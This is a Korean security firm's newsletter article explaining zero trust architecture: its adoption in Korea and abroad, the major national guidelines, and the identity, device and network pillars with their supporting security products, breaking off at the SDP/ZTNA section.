SK 쉴더스

Threat Intelligence Report

EQST INSIGHT

EQST(이큐스트)는 'Experts, Qualified Security Team' 이라는 뜻으로
사이버 위협 분석 및 연구 분야에서 검증된 최고 수준의 보안 전문가 그룹입니다.

2025
03

SK 쉴더스

Contents

Headline

보안의 새로운 패러다임, 제로트러스트


SI/솔루션사업그룹 보안 SI 사업팀 황병권 책임

■ 개요

4 차 산업혁명과 코로나 19 팬데믹을 거치면서 디지털 전환이 급격히 가속화되고 있다. 이로 인해 기업과 공공기관들은 클라우드, 사물인터넷(IoT), 인공 지능(AI) 등 새로운 기술을 도입해 업무 환경을 변화시키고 있으며 원격 근무와 같은 새로운 업무 방식이 일상화되고 있다.

디지털 전환은 생산성과 효율성을 높이는 데 기여했지만, 동시에 새로운 보안 위협을 초래하고 있다. 네트워크 경계가 모호해지면서 기존의 경계 기반 보안 모델은 더 이상 효과적으로 작동하지 않는다는 한계를 드러내고 있다. 디지털 환경에서 새로운 보안 위협은 점점 더 고도화되고 있으며, AI 를 활용한 사이버 공격은 기존 보안 체계를 무력화할 수 있는 잠재력을 가지고 있다.

이러한 배경 속에서 등장한 것이 바로 제로트러스트(ZeroTrust) 아키텍처다. 제로트러스트는 "절대 신뢰하지 말고 항상 검증하라(Never Trust, Always Verify)"는 원칙을 기반으로 하며, 내부와 외부를 구분하지 않고 모든 접근 요청에 대해 지속적인 검증을 요구하는 보안 모델이다. 기존의 경계 기반 보안 모델이 네트워크 내부는 신뢰하던 방식에서 벗어나, 네트워크 내·외부 모든 요소에 대해 동일한 수준의 검증과 통제를 적용함으로써 보다 강력한 보안을 제공하는 것이다. 제로트러스트 아키텍처는 단순히 기술적인 변화만을 의미하는 것이 아니라, 조직의 보안 전략 전반에 걸친 근본적인 변화를 요구한다. 이는 클라우드 환경과 원격 근무가 일상화된 현대 사회에서 필수적인 보안 모델로 자리 잡고 있으며, 다양한 사이버 위협에 대응하기 위한 필수적인 접근 방식으로 평가받고 있다.



* 출처 : A.Kerman / NIST, "Zero Trust Cybersecurity: 'Never Trust, Always Verify'"

그림 1. 제로트러스트 도입 전과 후

그러나 제로트러스트 아키텍처를 구현하는 데에는 여러 가지 현실적인 어려움이 존재한다.

첫째, 고도화된 기술적 요구사항이다. 제로트러스트는 사용자 인증 및 권한 관리, 네트워크 세그멘테이션, 데이터 보호 등 다양한 기술적 요소들을 통합적으로 관리해야 하며 이를 위해서는 높은 수준의 기술 역량이 필요하다.

둘째, 정보 보안 예산의 한계도 중요한 문제다. 많은 조직들은 제한된 예산 내에서 운영되기 때문에 모든 시스템을 대상으로 하는 제로트러스트 원칙을 적용한 인프라와 솔루션을 도입하는 데에는 어려움이 있다. 특히 중소기업이나 예산이 제한된 공공기관에서는 이러한 문제가 더욱 두드러진다.

셋째, 가장 큰 문제는 제로트러스트 적용 방법론의 부재다. 제로트러스트라는 개념 자체가 매우 광범위하고 복잡하기 때문에 각 조직에 맞는 구체적인 적용 방안을 찾기가 어렵다. 각기 다른 산업군과 조직 구조에 따라 필요한 보안 요구사항도 상이하기 때문에 일괄적인 방법론으로는 개별 대응이 힘들다.

이러한 어려움에도 불구하고 제로트러스트는 거스를 수 없는 대세가 되고 있다. 미국을 비롯한 주요 선진국들은 정부 차원에서 제로트러스트 도입을 적극적으로 추진하고 있다. 국내에서도 과기정통부와 KISA 주도하에 '제로트러스트 가이드라인'을 발표하고 관련 사업을 지원하는 등 제로트러스트 확산에 박차를 가하고 있다.

또한 국내 다양한 정보 보안 전문회사와 컨설팅, 솔루션 벤더사에서도 제로트러스트 아키텍처 도입을 위해 컨설팅을 제공하고 다양한 솔루션을 개발하는 등 활발한 활동을 전개하고 있다.

그림 2. SK 쉴더스 제로트러스트 방법론(SKZT) 요약

■ 제로트러스트 국내·외 현황

미국에서는 바이든 정부가 2021 년 5 월 사이버 보안 강화를 위한 행정명령 EO14028 을 발표한 이후, 미연방 정부 기관들이 제로트러스트 아키텍처 도입을 의무화하고 있다.

행정명령 EO14028 은 연방 기관들로 하여금 제로트러스트 보안 원칙을 채택하게 하고 있고, 모든 기관들은 제로트러스트 관련 내용을 보고하고 있다. 트럼프 정부에 와서도 CISA 를 중심으로 제로트러스트 이니셔티브 사무소(Zero Trust Initiative Office)를 설립해 이와 같은 노력을 이어가고 있다.

유럽에서도 제로트러스트 도입이 활발하게 진행되고 있다. Forrester 의 보고서에 따르면, 유럽의 보안 의사 결정권자 중 66% 이상이 제로트러스트 전략 개발을 시작했다. 특히 공공 부문에서 제로트러스트 우선순위가 더 높은 것으로 나타났다. 이는 최근 유럽에서 발생했던 데이터 유출 사고와 GDPR(General Data Protection Regulation)과 같은 데이터 보호 규정 준수 등 요구사항 증가에 따른 대응으로 해석할 수 있다. 2024 년 9 월 유럽연합(EU)은 사이버 보안 강화를 위한 새로운 규정을 발표하고, EU 기관의 정보 보호 및 위험 관리를 위해 통일된 조치를 시행하고 있다.

동아시아 지역의 일본과 중국에서도 국가 차원에서 가이드라인을 제시하고 기술 개발과 표준화를 추진하고 있다. 특히 싱가포르에서는 사이버 보안 위협 증가에 대응하기 위해 제로트러스트 아키텍처가 중요한 역할을 하고 있다. 싱가포르 정부는 2023 년 5 월 정부 제로트러스트 아키텍처 (GovZTA)를 발표하고 정부 기관의 디지털 전환을 제로트러스트를 기반으로 추진 중에 있다. 이외에 금융 및 의료 부문에서도 고객 데이터 및 금융 거래 보호를 위해 제로트러스트 모델을 채택하고 있으며, 기술 기업들은 외부는 물론 내부 접근에 대한 보안 또한 제로트러스트 아키텍처를 기반으로 강화하고 있다.

가트너가 2024 년 4 월에 발표한 자료에 따르면, 전 세계 조직의 63%가 제로트러스트 전략을 도입했거나 도입을 계획 중인 것으로 나타났다. 특히 클라우드 환경에서는 제로트러스트 아키텍처를 기반으로 전환하려는 움직임이 더욱 활발하게 나타나고 있다.

그림 3. 제로트러스트 글로벌 동향

이에 발맞춰 글로벌 IT 벤더사들은 제로트러스트 아키텍처 구현을 위한 다양한 솔루션을 출시하고, 벤더사 간 협업을 통해 시너지 효과를 창출하고 있다. 특히 최근 클라우드 환경에서 보안 위협에 대한 대응책으로 SASE(Secure Access Service Edge), CASB(Cloud Access Security Broker)와 같은 솔루션들이 주목받고 있다. 이러한 솔루션들은 제로트러스트 아키텍처 기반으로 설계돼 클라우드 환경에서의 보안을 강화하는 데 기여하고 있다.

국내에서는 과학기술정보통신부(과기정통부)와 한국인터넷진흥원(KISA) 주도 하에 제로트러스트 도입 및 확산 사업이 활발히 진행되고 있다. 2023 년에는 제로트러스트 모델 실증 사업을 통해 다양한 환경에서의 제로트러스트 적용 가능성을 검증했으며, 2024 년에는 제로트러스트 도입·확산 지원 사업을 통해 보다 많은 기업들이 제로트러스트 아키텍처를 도입할 수 있도록 지원하고 있다.

또한 국내 제로트러스트 환경 구축을 위한 핵심 가이드라인인 "제로트러스트 가이드라인"은 2023 년 6 월 V1.0 발표 이후, 2024 년 12 월 V2.0 으로 업데이트되어 기업의 실제 적용을 위한 단계별 고려 사항들이 구체화됐다.

2025 년 1 월에는 국정원에서 원격근무, 클라우드, 생성형 AI 등 IT 환경 변화에 따른 국내 망 분리 환경 개선을 위한 “국가망 보안체계 가이드라인”을 공개했다. 업계에서는 해당 가이드라인에 따라 망 분리 환경이 완화되면 보안을 강화하기 위한 방안이 제로트러스트 아키텍처와 밀접하게 연계되어 있음을 강조하고 있다.

이와 더불어, 제로트러스트 아키텍처 도입을 위한 한국정보산업협회(KISIA) 산하 한국제로트러스트위원회(KOZETA)나 민간 협의체인 ZETIA(ZeroTrust Initiative Alliance) 등 제로트러스트 협의체들이 결성됐다. 이들은 제로트러스트 관련 기술 및 정보 공유, 사례 연구 등을 통해 국내 제로트러스트 생태계 활성화에 기여하고 있다.

그럼에도 불구하고 국내 제로트러스트 도입 수준은 해외에 비해 아직 미흡한 단계에 머무르고 있다. 옥타(Okta) APAC 보고서에 따르면 제로트러스트 보안을 진행 중인 한국 기업은 8%에 불과하며, 해외 시장 대비 현저히 낮은 수준이다. 정부 주도의 확산에 힘입어 민간기업의 도입이 늘고 있지만, 위에서 언급한 어려움들 때문에 제로트러스트 확산은 아직 더딘 상황이다. 따라서 국내 환경에 맞는 제로트러스트 모델 개발, 전문 인력 양성, 관련 기술 투자 확대 등 앞으로 더 많은 관심과 노력이 필요하다.

■ 제로트러스트 주요 가이드라인

제로트러스트 아키텍처를 효과적으로 도입하고 운영하기 위해서는 신뢰할 수 있는 가이드라인을 참조하는 것이 필수적이다. 다양한 기관에서 제로트러스트 아키텍처의 구현을 지원하기 위한 가이드라인을 발간하고 있으며, 이러한 문서들은 제로트러스트 원칙을 기반으로 한 보안 모델을 구축하는 데 중요한 참고 자료가 된다. 특히 NIST, CISA, DoD, KISA 와 같은 주요 기관들이 발간한 가이드라인은 공공 및 민간 부문에서 제로트러스트를 도입할 때 근거를 제공한다. 이를 통해 조직은 보다 체계적인 보안 전략을 수립할 수 있다.

해당 가이드라인들은 단순히 기술적인 지침을 제공하는 것을 넘어, 제로트러스트 아키텍처를 구현했을 때 그 정당성을 확보할 수 있는 기준을 제공한다. 즉, 각 조직이 직면한 보안 문제에 대해 검증된 방법론과 사례를 바탕으로 대응할 수 있도록 돕는 것이다. 이를 통해 각 조직은 사이버 위협에 대한 방어 태세를 강화하고 보안 정책의 일관성과 신뢰성을 높일 수 있다.

1. NIST, SP 800-207

NIST(National Institute of Standards and Technology)는 미국 상무부 산하의 정부 기관으로,
다양한 기술 분야에서 표준과 모범 사례를 개발하는 데 중요한 역할을 하고 있다. 특히 사이버 보안 분야에서 정보 시스템 보안을 위한 권장 사항과 지침을 제공하는 800 시리즈를 통해 전 세계적으로 널리 알려져 있다.

이 중 2020년 8월에 발표된 NIST SP 800-207은 제로트러스트 아키텍처(ZTA)에 대한 구체적인 가이드라인을 제공하는 문서로, 조직이 제로트러스트 모델을 도입하고 운영할 수 있도록 가이드라인을 제시한다. 해당 가이드라인은 제로트러스트 아키텍처에 대해 정의한 최초의 표준 문서로, 이후 발간된 가이드라인들은 NIST 800-207에서 정의한 제로트러스트 개념과 원칙들을 참고해 작성됐다.

2. CISA, Zero Trust Maturity Model

CISA(Cybersecurity and Infrastructure Security Agency)는 미국 국토안보부 산하의 기관으로,
국가의 사이버 보안과 인프라 보호를 담당하는 주요 기관이다. CISA가 Zero Trust Maturity Model을 발간하게 된 배경은 미국 연방 정부와 민간 부문에서 제로트러스트 아키텍처 도입을 촉진하기 위한 필요성에서 비롯됐다.

특히 2021년 바이든 행정부의 행정명령(EO 14028)에서 연방 기관들이 제로트러스트 아키텍처를 도입하도록 지시한 이후, CISA는 조직들이 제로트러스트 도입 과정을 체계적으로 관리할 수 있도록 성숙도 모델을 제공했다. 해당 모델은 조직들이 제로트러스트 아키텍처를 단계적으로 구현할 수 있도록 돕는 프레임워크로, 각 조직의 보안 성숙도에 따라 적절한 전략을 선택할 수 있도록 설계됐다.

Zero Trust Maturity Model v1.0은 2021년에 처음 발표됐으며, 연방 기관들에게 제로트러스트 아키텍처 도입을 위한 초기 로드맵을 제공했다. 그러나 초기 버전에서는 구체적인 기술적 세부사항이 부족하다는 피드백이 있었고, 이에 따라 v2.0에서는 보다 구체적이고 실질적인 적용 방안을 추가해 업데이트됐다. v2.0은 각 조직의 성숙도 수준에 따라 적용할 수 있는 구체적인 전략과 기술적인 요소들을 제시한다. 특히 클라우드 환경과 원격 근무와 같은 현대적인 IT 환경에서 제로트러스트 아키텍처를 어떻게 구현할 수 있는지에 대한 실질적인 방법론을 제공하고 있다.

3. DoD, Zero Trust Strategy / Zero Trust Overlays

미국 국방부(United States Department of Defense)의 Zero Trust Strategy는 2022년 발표된 포괄적인 사이버 보안 전략이다. 제로트러스트 아키텍처를 통해 국방부 전반의 보안 태세를 강화하고, 2027년까지 이를 완전히 구현하는 것을 목표로 한다. 해당 전략은 단순한 가이드라인이 아니라, 국방부의 IT 인프라와 네트워크 전반에 걸쳐 제로트러스트 기반 아키텍처를 구축하기 위한 구체적인 활동과 체크리스트 개념의 확인 항목을 포함한 실행 계획이다.

DoD가 제로트러스트 전략을 수립하게 된 배경에는 몇 가지 중요한 사건과 환경 변화가 있었다. 특히 2021년 플로리다 송유관(Cyberattack on Colonial Pipeline) 사건은 기존 보안 체계의 취약성을 여실히 드러낸 사례로 꼽힌다. 해당 사건에서 랜섬웨어 공격으로 인해 미국 동부 지역의 주요 에너지 공급망이 마비됐었고, 이는 국가 안보와 경제에 심각한 영향을 미쳤다. 공격자는 네트워크 내부에 침투한 후 횡적 이동(Lateral Movement)을 통해 시스템을 장악했는데, 이는 기존 경계 기반 보안 모델이 내부 위협에 취약하다는 점을 여실히 보여줬다.

최근 DoD에서 공개한 'Zero Trust Overlays' 문서에는 제로트러스트의 주요 필러 별 세부 지침과 실행 방법론이 포함되어 있는데, 이런 부분들은 DoD가 실제로 제로트러스트를 도입하기 위한 노력의 일환으로 볼 수 있다. 이 문서에는 포괄적인 내용뿐 아니라 제로트러스트 각 필러 별, 항목 별로 세부적으로 어떻게 구현해야 하는지에 대한 구체적인 지침이 담겨 있다.

DoD에서는 제로트러스트 아키텍처를 최적 수준까지 도달시키기 위해 많은 리소스를 투자하고 있다. 이는 다른 정부 기관과 민간 부문에서도 벤치마크가 될 수 있는 선도적인 사례가 될 것이다.

4. KISA, 제로트러스트 가이드라인

KISA(Korea Internet & Security Agency)는 한국의 인터넷 진흥과 사이버 보안을 책임지는 주요 기관이다. 과학기술정보통신부 산하 기관으로, 정보보호와 관련된 정책을 개발하고 사이버 위협에 대응하며 인터넷 인프라의 안전성을 강화하는 역할을 하고 있다. 특히 정보보호 산업의 발전을 촉진하고, 공공 및 민간 부문에서 보안 기술을 확산시키기 위해 다양한 연구와 실증사업을 진행하고 있다.

KISA가 제로트러스트 가이드라인을 발간하게 된 배경은 디지털 전환과 이에 따른 사이버 보안 패러다임의 변화에서 비롯됐다. 4차 산업혁명과 코로나19 팬데믹으로 인해 비대면 업무 환경이 급속히 확산되면서, 기존의 경계 기반 보안 모델이 한계를 드러내고 있다.

모바일 기기와 사물인터넷(IoT)의 확산, 클라우드 기반 재택 및 원격 근무 환경의 조성은 네트워크 경계를 모호하게 만들었고 이에 따른 새로운 보안 체계가 필요하게 됐다.

특히 최근 발생한 랩서스(LAPSUS$) 해킹 사건과 같은 사례들은 기존 보안 체계가 더 이상 효과적으로 작동하지 않음을 보여주고 있다.

미국과 유럽 등 여러 국가에서는 정부 차원에서 기존 경계 기반 보안 체계를 보완하기 위한 대책으로 제로트러스트 아키텍처(ZTA) 도입을 본격적으로 추진하고 있다. 글로벌 기업들도 새로운 보안 패러다임 전환 시기를 맞아, 시장 경쟁력을 강화하기 위해 제로트러스트 도입에 적극적으로 나서고 있다.

이러한 국제적 흐름 속에서 과학기술정보통신부와 KISA는 국내에서도 제로트러스트 도입을 촉진하기 위해 2023년 6월 제로트러스트 가이드라인 V1.0을 발간했다. 해당 가이드라인은 국내 정부·공공기관 및 민간 기업들이 제로트러스트 아키텍처를 도입할 때 실질적인 도움을 주기 위한 목적으로 만들어졌다. 또한 이를 통해 한국 내 정보통신 환경에 적합한 제로트러스트 보안 체계를 구축하는 데 기여하고자 했다.

2024년 12월에는 가이드라인이 V2.0으로 업데이트되어 기업의 실제 적용을 위한 단계별 고려
사항들이 구체화됐다. V2.0에서는 '초기' 단계를 추가해 성숙도 모델을 4단계로 확장하고, 기업 망 핵심 요소에 대한 정의를 20개에서 27개로 늘렸다. 기업 망 핵심 요소 및 교차 기능에 대한 52가지 보안 세부 역량과 각 세부 역량의 성숙도 수준별 특징도 정의했다. 또한 제로트러스트 아키텍처 도입 과정에서 고려해야 할 사항을 구체화하고, 제로트러스트 도입 준비 단계를 구체화하는 것은 물론 침투 시험을 추가했다. 이외에도 제로트러스트 아키텍처 도입을 위한 조직 내 역할 및 목표 설정 방안을 제시했다.

KISA에서 발간한 제로트러스트 가이드라인은 국내 조직들이 제로트러스트 아키텍처를 도입하기 위한 지침서가 될 것이다. 이후에도 제로트러스트 수준을 평가할 수 있는 체크리스트를 고도화하는 작업 등을 이어갈 예정이다.

다양한 기관들의 가이드라인이 나온 배경과 내용들을 살펴보면, 결과적으로 제로트러스트 아키텍처는 선택이 아닌 필수가 되고 있다. 위에서 언급된 다양한 가이드라인들은 조직이 성공적으로 제로트러스트를 도입하고 운영하는 데 필요한 지침을 제공한다. 다음 장에서는 다양한 가이드라인을 참고해 제로트러스트 주요 필러에 대해서 자세히 알아본다.

■ 제로트러스트 필러(Pillar) 별 세부내용

제로트러스트에서는 보호 대상 또는 적용 범위를 나타내는 논리적인 영역을 “필러(Pillar)”라고 부른다. 해외 가이드라인에서는 일반적으로 5 개의 필러와 2~3 개의 교차 영역을 명시하고 있으나, KISA 의 “제로트러스트 가이드라인” 에서는 국내 환경에 맞춰 시스템 영역이 추가된 6 개의 필러와 2 개의 교차 영역으로 분류한다. 이외에 추가적으로 고려해야 할 사항으로는 제로트러스트 기반의 조직 전체의 보안전략을 관리하고 감독해야 할 거버넌스 역량이 있다.

필러에 대한 설명은 가이드라인마다 약간씩의 차이는 있지만, KISA 제로트러스트 가이드라인 기준으로 설명하고자 한다. 6 개의 필러인 식별자·신원(Identity), 기기 및 엔드포인트(Device /Endpoint), 네트워크(Network), 시스템(System), 응용 및 워크로드(Application & Workload), 데이터(Data)와 2 개의 교차 영역인 가시성 및 분석(Visibility and Analytics), 자동화 및 통합(Automation and Orchestration)이다.

제로트러스트 아키텍처를 효과적으로 도입하기 위해서는 제로트러스트 주요 필러 별로 관리적, 기술적 방안을 병행해서 이해해야 한다. 제로트러스트는 단순한 기술적 변화가 아닌, 조직의 전반적인 보안 전략을 재구성하는 과정이다. 때문에 각 필러에서 요구되는 핵심 요소들을 구체적으로 식별하고 이를 기반으로 적절한 기술을 적용해야 한다.

제로트러스트 아키텍처를 구현하기 위해서는 현재 수준보다 한 단계 높은 수준의 보안 기술들이 적용되어야 한다. 기존에 사용 중인 시스템(솔루션)을 고도화해서 활용하거나 필요 시 추가적으로 시스템을 구축해야 한다.

따라서 각 필러 별로 요구되는 보안 조치와 이를 지원하는 주요 시스템(솔루션)은 제로트러스트 아키텍처의 성공적인 구현을 위한 핵심 요소로 작용한다. 아래 주요 필러 별 세부내용에서 관련된 시스템을 위주로 제로트러스트 아키텍처 구현 방법을 설명하고자 한다.

1. 식별자·신원 (Identity)

식별자 필러는 사람, 서비스 혹은 IoT 기기 등을 고유하게 설명할 수 있는 속성 혹은 속성의 집합을 의미한다. 제로트러스트 원칙에 따라 모든 사용자는 신뢰할 수 없는 대상으로 간주되며, 네트워크와 시스템에 접근하기 전에 반드시 검증을 거쳐야 한다. 이를 위해 사용자 신원 관리 체계는 지속적으로 업데이트되어야 하며, 사용자의 신뢰도를 평가해 동적으로 권한을 부여하거나 제한하는 방식으로 운영된다. 식별자 필러에 연관된 주요 시스템은 아래와 같다.

가. AD(Active Directory), 인사정보시스템 (Human Resources Management System)

사용자의 인벤토리를 관리하기 위해 조직의 AD(Active Directory)와 인사정보시스템을 고도화하고, 이를 타 시스템과 연동해 모든 사용자와 조직 정보를 세부적으로 관리할 수 있다. 해당 시스템을 활용해 사용자 목록은 지속적으로 최신 상태로 유지되며 사용자의 역할, 부서, 직급 등 다양한 속성을 기반으로 그룹핑하여 관리할 수 있다. AD와 인사정보시스템은 각 사용자의 신원을 명확하게 식별하고, 이를 바탕으로 권한을 부여하거나 제한하는 데 중요한 역할을 한다.

나. 통합인증(SSO, Single Sing-ON)

SSO(Single Sign-On)는 통합 인증 기술로, 한 번의 로그인만으로 조직 내 여러 시스템에 접근할 수 있도록 한다. 기존의 단순한 토큰 기반 인증 방식에서 벗어나, 제로트러스트 기반의 SSO는 사용자의 위험도를 평가하고 이를 기반으로 점수화된 방식의 인증 절차를 적용한다. 또한 SSO는 EDR(Endpoint Detection and Response)이나 UEM(Unified Endpoint Management)과 같은 기술들과 연계해 다양한 보안 컨텍스트(사용자 위치, 디바이스 정보, 보안S/W설치여부 등)를 활용함으로써 보다 정교한 인증 절차를 제공할 수 있다.

다. IAM(Identity and Access Management)

IAM은 조직의 모든 리소스에 접근하는 계정과 권한을 관리하는 매개체로, 업무 시스템 뿐 아니라 인프라 장비나 보안 장비에 대한 계정과 권한도 다룬다. IAM은 온-프레미스 환경은 물론 SaaS(Software as a Service) 형태로도 제공된다. 최근에는 클라우드 환경과 SaaS 시스템을 포함한 다양한 환경에서 계정과 권한을 통합 관리하기 위해 SaaS 형태로 전환되는 추세다. 이를 통해 조직은 중앙에서 통합적으로 계정과 권한을 관리할 수 있으며, 보안 정책을 일관되게 적용할 수 있다. 제로트러스트에서는 기존 IAM에서 자격증명(Credential) 관리까지 고도화한 ICAM (Identity, Credential, and Access Management)의 개념이 자주 등장한다. 일반적으로 IAM은 SSO와 연계돼 구성된다. 동일 벤더사에서 SSO와 IAM 시스템을 함께 제공하기도 하고, 타 벤더사와 연계를 통해 구성되기도 한다.

라. MFA(Multi-Factor Authentication)

MFA는 일반적으로 알려진 인증방식(지식, 소유, 존재) 중 2가지를 결합해 인증하는 방식이다. 특정 시스템에서 자체적으로 제공되거나 외부 2차 인증 전문 시스템(예: OTP, 생체인증, 토큰인증)을 활용할 수도 있다. MFA는 기본적인 ID와 패스워드 외에도 추가적인 인증 요소를 요구함으로써 보안을 강화한다. 이를 통해 사용자가 실제로 자격이 있는지에 대한 추가적인 검증이 이루어지며, 민감한 정보나 시스템에 대한 접근이 보다 안전하게 보호된다. 제로트러스트 아키텍처에서는 Passwordless 방식의 인증을 추구하며 이는 패스워드 방식을 제외한 MFA를 통해 인증이 구현된다.

2. 기기 및 엔드포인트 (Device / Endpoint)

디바이스 필러는 IoT 기기, 휴대폰, 노트북, PC 등을 포함한 네트워크에 연결해 데이터를 주고받는 모든 하드웨어 장치를 의미한다. 일반적으로 기관 소유에서 개인용 BYOD까지 포함한다. 제로트러스트 아키텍처에서는 조직 네트워크에 접근하는 모든 디바이스를 식별해 관리할 수 있어야 한다. 식별된 디바이스는 네트워크에 연결되기 전에 철저한 검증을 거쳐야 하며, 네트워크 연결된 이후에도 지속적인 검증을 통해 디바이스의 신뢰성을 확보해야 한다. 디바이스 필러에 연관된 시스템은 아래와 같다.

가. 자산관리시스템(Asset Management System)

자산관리시스템은 조직 내 모든 OA(Office Automation) 장비를 식별하고 관리할 수 있는 중요한 도구다. 디바이스 인벤토리 영역에 해당한다. 이를 통해 조직의 모든 디바이스를 실시간으로 관리하고, 장비의 라이프사이클을 추적해 누락되거나 관리되지 않는 장비를 최소화할 수 있다. 고도화된 자산관리시스템은 디바이스의 등록, 사용, 폐기까지 모든 과정을 자동으로 처리하며, 이를 통해 조직 내 자산을 효율적으로 관리할 수 있다. 또한 자산관리시스템은 다른 보안 솔루션과 연동돼 디바이스 상태를 실시간으로 모니터링하고, 이상 징후가 발생하면 즉각 대응할 수 있는 체계를 제공한다.

나. AD(Active Directory), PMS(Patch Management System)

AD(Active Directory)와 PMS(Patch Management System)는 조직 내 디바이스에 대한 패치 관리를 지원하는 핵심 기술이다. AD는 사용자와 기기의 인증을 담당하며, PMS는 운영체제나 애플리케이션에 대한 패치를 관리한다. 취약점이 발견되면 AD나 PMS를 통해 일괄적인 패치 배포가 가능하며, 이를 통해 조직 내 모든 디바이스가 최신 보안 패치를 유지하도록 할 수 있다. PMS는 패치 배포 뿐 아니라 패치 실패 시 롤백 기능을 제공해 안정적인 시스템 운영을 지원한다.

다. EDR(Endpoint Detection and Response)

EDR은 엔드 포인트에 대한 통합적인 관리를 가능하게 하는 기술이다. EDR은 엔드포인트에서 발생하는 위협을 실시간으로 탐지하고 대응하며, 엔드 포인트에 이상이 발생했을 때 즉각적인 조치를 취할 수 있다. EDR을 통해 수집된 디바이스 정보는 제로트러스트 아키텍처 내 여러 영역에서 활용될 수 있으며, 이를 통해 디바이스의 신뢰도를 평가하고 네트워크 접근을 제어할 수 있다. 특히 EDR은 실시간 감지 및 대응에 초점을 맞추고 있어, 조직 내 모든 디바이스를 지속적으로 모니터링하고 보호하는 데 중요한 역할을 한다.

라. UEM(Unified Endpoint Management)

UEM은 단순히 PC나 노트북 같은 전통적인 디바이스뿐 아니라 웨어러블 기기, 프린터, 무선 장비 등 다양한 엔드포인트 장비를 통합적으로 관리할 수 있는 기술이다. UEM은 이와 같은 다양한 기기를 식별하고 관리하며, 이를 통해 조직 내 모든 엔드포인트 기기의 상태를 실시간으로 모니터링할 수 있다. 또한 UEM은 SSO(Single Sign-On)나 ICAM(Identity Credential Access Management)과 연동해 사용자와 기기의 접근 권한을 동적으로 조정할 수 있으며, 의심스러운 행동이 감지되면 즉각적인 대응이 가능하다.

마. XDR(Extended Detection and Response)

XDR은 EDR의 확장 개념으로, 단순히 엔드포인트 관리에 그치지 않고 네트워크, 애플리케이션까지 통합적으로 탐지하고 대응할 수 있는 플랫폼이다. XDR은 다양한 보안 솔루션과 연동돼 전체 IT 환경에서 발생하는 위협을 종합적으로 분석하고 대응한다. 이를 통해 엔드포인트 뿐 아니라 네트워크 트래픽이나 애플리케이션 로그까지 실시간으로 모니터링할 수 있으며, 위협이 감지되면 자동으로 차단하거나 경고를 제공한다.

바. EPP(Endpoint Protection Platforms)

EPP는 엔드포인트에 대한 통합 보안을 제공하는 플랫폼으로, 서버 백신·패치관리시스템(PMS)·개인정보관리·디바이스 취약점 관리·랜섬웨어 방지 등 엔드포인트에서 필요한 다양한 보안 기능을 통합적으로 관리한다. EPP는 단순히 개별적인 보안 기능을 제공하는 것을 넘어, 엔드포인트에서 필요한 여러 보안 기능을 플랫폼 형태로 통합해 일관된 정책 적용과 효율적인 관리를 가능하게 한다. 예를 들어 엔드포인트 상태를 실시간으로 모니터링하고 취약점을 탐지해 랜섬 웨어나 악성코드와 같은 고도화된 위협에 대응할 수 있다. 제로트러스트 아키텍처에서 EPP는 다양한 시스템과 연계돼 동작한다. 엔드포인트의 정보를 IAM이나 ICAM에 전달해 사용자와 디바이스에 대한 신뢰도 점수를 파악하고 이를 기반으로 동적인 정책 관리를 가능하게 할 수 있다.

3. 네트워크 (Network)

네트워크는 기업망의 유무선 네트워크, 클라우드 접속을 포함하는 인터넷 등 데이터를 전송하기 위해 사용되는 모든 형태의 통신 매체를 포함한다. 기업 혹은 기관은 네트워크 환경을 작은 단위로 나누어 접근을 제어하고, 내·외부 데이터 흐름을 관리할 수 있어야 한다. 특히 공격자가 접근해서는 안 되는 네트워크로 이동하는 것을 방지할 수 있어야 한다. 네트워크 필러에 연관된 시스템은 아래와 같다.

가. SDN (Software-Defined Networking)

SDN은 네트워크 제어와 데이터 전달을 분리해 네트워크를 더 유연하고 동적으로 관리할 수 있는 기술이다. 기존의 VLAN 방식과 달리, SDN은 네트워크 스위치의 고도화된 기능을 활용해 세분화된 네트워크 분할을 가능하게 한다. 이를 통해 다양한 트래픽을 효율적으로 처리하고 네트워크 자원을 최적화한다. SDN은 중앙 집중형 제어를 통해 네트워크 정책을 쉽게 적용하고 관리할 수 있어, 대규모 네트워크 환경에서 매우 유용한 기술이다.

나. SDP (Software-Defined Perimeter) / ZTNA (Zero Trust Network Access)

